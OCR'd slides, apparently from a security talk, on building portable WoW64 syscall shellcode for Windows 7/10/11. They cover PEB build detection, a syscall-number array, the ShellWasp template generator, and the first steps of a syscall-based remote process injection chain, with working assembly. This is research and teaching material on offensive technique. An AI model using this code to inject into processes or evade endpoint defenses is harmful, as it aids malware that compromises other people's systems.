ULONG OSMajorVersion;        //0xa4
ULONG OSMinorVersion;        //0xa8
USHORT OSBuildNumber;        //0xac
```

```
0:000> dd 00cc4000 +0xa4
00cc40a4  0000000a 00000000 00004a64 00000002

0:000> dd 00cc4000 +0xa8
00cc40a8  00000000 00004a64 00000002 00000003
```

**0xa = Windows 10**

*10.0 = Windows 11, Windows 10, Windows Server 2022, Windows Server 2019, Windows Server 2016*

# Let's Turn This into Shellcode

- Only minimal Assembly is needed to get OSBuildNumber.

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac]
```

```
005312b3 64a130000000    mov     eax,dword ptr fs:[00000030h]
005312b9 8b80ac000000    mov     eax,dword ptr [eax+0ACh] ds:002b:007860ac=00004a64
```

0x4a64 = **21h2**

*This is the most recent Windows 10 release.*

# Making the Syscall in Shellcode

- How we make the syscall depends on the OS version.
  - Which **OS versions** are we trying to support?

## Windows 7

```
ourSyscall:
xor ecx, ecx
lea edx, [esp+4]
call dword ptr fs:[0xc0]
add esp, 4
ret
```

## Windows 10/11

```
ourSyscall:
call dword ptr fs:[0xc0]
ret
```

## Windows 7 & 10/11

```
ourSyscall:
cmp dword ptr [edi-0x4],0xa
jne win7

win10:
call dword ptr fs:[0xc0]
ret

win7:
xor ecx, ecx
lea edx, [esp+4]
call dword ptr fs:[0xc0]
add esp, 4
ret
```

# Syscall Initializer Shellcode

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac]
mov ecx, esp
sub esp, 0x1000
cmp bl, 0x64              ; 21H2, Win10 release
jl less1
push 0x1d                 ; NtCreateKey
push 0x1a0008             ; NtWriteFile
push 0x18b                ; NtSetContextThread
push 0x55                 ; NtCreateFile
push 0x18                 ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0x62              ; 20H2, Win10 release
jl less2
push 0x1d                 ; NtCreateKey
push 0x8                  ; NtWriteFile
push 0x18b                ; NtSetContextThread
push 0x55                 ; NtCreateFile
push 0x18                 ; NtAllocateVirtualMemory
jmp saveSyscallArray
less2:
cmp bl, 0xF0              ; 21H2, Win11 release
jl end
push 0x1d                 ; NtCreateKey
push 0x1a0008             ; NtWriteFile
push 0x194                ; NtSetContextThread
push 0x55                 ; NtCreateFile
push 0x18                 ; NtAllocateVirtualMemory

saveSyscallArray:
mov edi, esp
mov esp, ecx
```

**Capturing OS Build.**

- This initializer is if you are targeting only one OS.

**Saving the stack; creating space on the stack to hold our syscall array.**

**Checking for specific OS release versions.**
*For most of these we only need to look at one byte to see if there is match.*

**Pushing syscall system service numbers onto the stack, placing them in the syscall array.**

**Our syscall values now can be referenced from EDI, pointing to the syscall array.**

# Syscall Initializer Shellcode

```
mov eax, fs:[0x30]
mov ebx, [eax+0xac]
mov eax, [eax+0xa4]
mov ecx, esp
sub esp, 0x1000

cmp bl, 0x64            ; 21H2, Win10 release
jl less1
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x18b              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0xF0            ; 21H2, Win11 release
jl less2
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x194              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less2:
cmp bl, 0xB1            ; Win7, Sp1 release
jl end
push 0x1a               ; NtCreateKey
push 0x5                ; NtWriteFile
push 0x150              ; NtSetContextThread
push 0x52               ; NtCreateFile
push 0x15               ; NtAllocateVirtualMemory

saveSyscallArray:
push eax
mov edi, esp
add edi, 0x4
mov esp, ecx
```

**Getting OS Build.**

**Getting OS Major Version .**

- This initializer is for targeting both Win 7 and Win10/11.

**Saving the stack; creating space on the stack to hold our syscall array.**

**Checking for specific OS release versions.**
*For most of these we only need to look at one byte to see if there is match.*

**Pushing syscall system service numbers onto the stack, placing them in the syscall array.**

**Our syscall values now can be referenced from EDI, pointing to the syscall array.**

**OS Major Version is accessible via edi-4.**

# Our Syscall Array

- After the **syscall initializer**, we have a **Syscall Array**, accessible via **edi**, to reach our syscall service numbers.

```
0:000> dd edi
0115ed7c  0000018b 00000174 00000060 0000001d
```

**edi: NtSetContextThread**

**edi + 0x4: NtReplaceKey**

**edi + 0x8: NtSetValueKey**

**edi + 0xc: NtCreateKey**

# Our Syscall Array

- We can use entries in our syscall array to set the SSN before making the syscall.

| Syscall Array | | |
|---|---|---|
| Location | Syscall | SSN |
| edi | NtSetContextThread | 0x18b |
| edi + 0x4 | NtReplaceKey | 0x174 |
| edi + 0x8 | NtSetValueKey | 0x60 |
| edi + 0xc | NtCreateKey | 0x1d |

```
mov eax, [edi]
call ourSyscall
```

```
mov eax, [edi+0x4]
call ourSyscall
```

```
mov eax, [edi+0x8]
call ourSyscall
```

```
mov eax, [edi + 0xc]
call ourSyscall
```

```
ourSyscall:
call dword ptr fs:[0xc0]
ret
```

# Pointer to Syscall Array

- We want to **save** and then **restore** our **pointer** to the **syscall array**.
  - We use ***push*** and ***pop*** on **edi**.
  - Making a syscall will cause many values in registers to be lost.
  - Syscall array eradicates **blind trust**.

```
0:000> dd edi
0115ed7c  0000018b 00000174 00000060 0000001d
```

**edi:** NtSetContextThread

```
push edi
```

Save pointer to syscall array

```
push param 5
push param 4
push param 3
push param 2
push param 1
```

Push Syscall parameters

Give SSN

```
mov eax, [edi]
call ourSyscall
```


Make the syscall

```
ourSyscall:
call dword ptr fs:[0xc0]
ret
```

Stack Cleanup

```
add esp, 0x14
pop edi
```

Restore pointer to syscall array


ShellWasp:
A Tool for
Syscall Shellcode

https://github.com/Bw3ll/ShellWasp




# ShellWasp

- Automates building templates of **syscall shellcode**.
- Nearly all user-mode syscalls supported.
  - All the ones I could find function prototypes for.
- Solves the syscall portability problem.
  - Uses **PEB** to identify **OS build**.
  - Creates **Syscall Array**
- Supports **Windows 7/10/11**
  - Uses existing syscall tables.
  - Uses **newly created syscall tables** for newer versions of Windows 10 & 11.



# ShellWasp

- Users can easily and quickly **rearrange** syscalls in shellcode.

- Can preload desired **syscalls** and **Windows** releases via **config** file or UI.
  - Can **save** changes made to **config**.

```
Syscalls have been rearranged.

Current Syscall Selections:
 NtWriteFile
 NtClose
 NtSetContextThread
 NtCreateFile
 NtAllocateVirtualMemory
 NtWriteFile
 NtCreateKey
SysShellcode>Syscalls>
```



# ShellWasp

- Easy to select desired Windows releases via **config** file or UI.
  - Can **save** changes made to **config**.

```
SysShellcode>WinReleases> a

Windows 10:                                 Windows 7
        r13     21H2    [X]                         sp1     SP1     [X]
        r12     21H1    [ ]                         sp0     SP0     [X]
        r11     20H2    [X]                 Windows 11
        r10     2004    [ ]                         b1      21H2    [X]
        r9      1909    [ ]
        r8      1903    [ ]
        r7      1809    [ ]
        r6      1803    [ ]
        r5      1709    [ ]
        r4      1703    [X]
        r3      1607    [ ]
        r2      1511    [ ]
        r1      1507    [ ]
  c -  Clear current selections.

  This will add to existing Windows releases.
```

```
push edi
push 0x00000000          ; ULONG EaLength
push 0x00000000          ; PVOID EaBuffer
push 0x00000000          ; ULONG CreateOptions
push 0x00000000          ; ULONG CreateDisposition
push 0x00000000          ; ULONG ShareAccess
push 0x00000000          ; ULONG FileAttributes
push 0x00000000          ; PLARGE_INTEGER AllocationSize
push 0x00000000          ; PIO_STATUS_BLOCK IoStatusBlock
push 0x00000000          ; POBJECT_ATTRIBUTES ObjectAttributes
push 0x00000000          ; ACCESS_MASK DesiredAccess
push 0x00000000          ; PHANDLE FileHandle

mov eax, [edi+0x4]       ; NtCreateFile syscall
call ourSyscall

add esp, 0x2c
pop edi

push edi
push 0x00000000          ; PULONG Disposition
push 0x00000000          ; ULONG CreateOptions
push 0x00000000          ; PUNICODE_STRING Class
push 0x00000000          ; ULONG TitleIndex
push 0x00000000          ; POBJECT_ATTRIBUTES ObjectAttributes
push 0x00000000          ; ACCESS_MASK DesiredAccess
push 0x00000000          ; PHANDLE pKeyHandle

mov eax, [edi+0x10]      ; NtCreateKey syscall
call ourSyscall

add esp, 0x1c
pop edi
```

Make the syscall

Save syscall array

Restore syscall array

# ShellWasp



- Creates template with all syscalls selected.
  - Labels syscall **parameter names** and **types** in vivid colors.
- Utilizes syscall array.
  - Will automatically populate with SSNs.

Syscall parameter types

Syscall parameter names

Loading SSN value from Syscall array

Stack cleanup of syscall parameters

# WoW64 Syscall Shellcode Example

# Syscall Process Injection

| | |
|---|---|
| Loop through all processes | NtQuerySystemInformation |
| Open process using PID | NtOpenProcess |
| Allocate memory in remote process | NtAllocateVirtualMemory |
| Write shellcode to remote process | NtWriteVirtualMemory |
| Spawn new thread | NtCreateThreadEx |
| Wait for the thread to finish execution | NtWaitForSingleObject |

# NtQuerySystemInformation

```
__kernel_entry NTSTATUS NtQuerySystemInformation (

[in]            SYSTEM_INFORMATION_CLASS
SystemInformationClass,
[in, out]               PVOID SystemInformation,
[in]            ULONG SystemInformationLength,
[out, optional]     PULONG ReturnLength

);
```

**SYSTEM_INFORMATION_CLASS** → **SystemProcessInformation** = **0x5**

**SystemProcessInformation** + 0x3C = Image name (e.g, explorer.exe)

**SystemProcessInformation** + 0x44 = PID of process


# SystemProcessInformation

- Returns an array of SYSTEM_PROCESS_INFORMATION structures, for each process.

```
typedef struct _SYSTEM_PROCESS_INFORMATION {

ULONG           NextEntryOffset;
ULONG           NumberOfThreads;
BYTE            Reserved1[48];
UNICODE_STRING  ImageName;
KPRIORITY       BasePriority;
HANDLE          UniqueProcessId;

} SYSTEM_PROCESS_INFORMATION;
```

# SystemProcessInformation

- Loop through all process using NextEntryOffset




**0x0**

Next process

**0x3C**

Process Name

**0x44**

Process ID

# Getting the Process ID

- Call **NtQuerySystemInformation** to get the return length of all structures.
- Add 2000 bytes to the returned value and allocate memory using **NtAllocateVirtualMemory**.
- Call **NtQuerySystemInformation** again using the new allocated address.
- Loop Through all structures using the **NextEntryOffset**.

# NtOpenProcess

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtOpenProcess(

[out]              PHANDLE ProcessHandle,
[in]               ACCESS_MASK DesiredAccess,
[in]               POBJECT_ATTRIBUTES ObjectAttributes,
[in, optional]     PCLIENT_ID ClientId

);
```

PID from **NtQuerySystemInformation**

```
typedef struct _OBJECT_ATTRIBUTES {
ULONG                   Length;
HANDLE                  RootDirectory;
PUNICODE_STRING         ObjectName;
ULONG                   Attributes;
PVOID                   SecurityDescriptor;
PVOID                   SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```

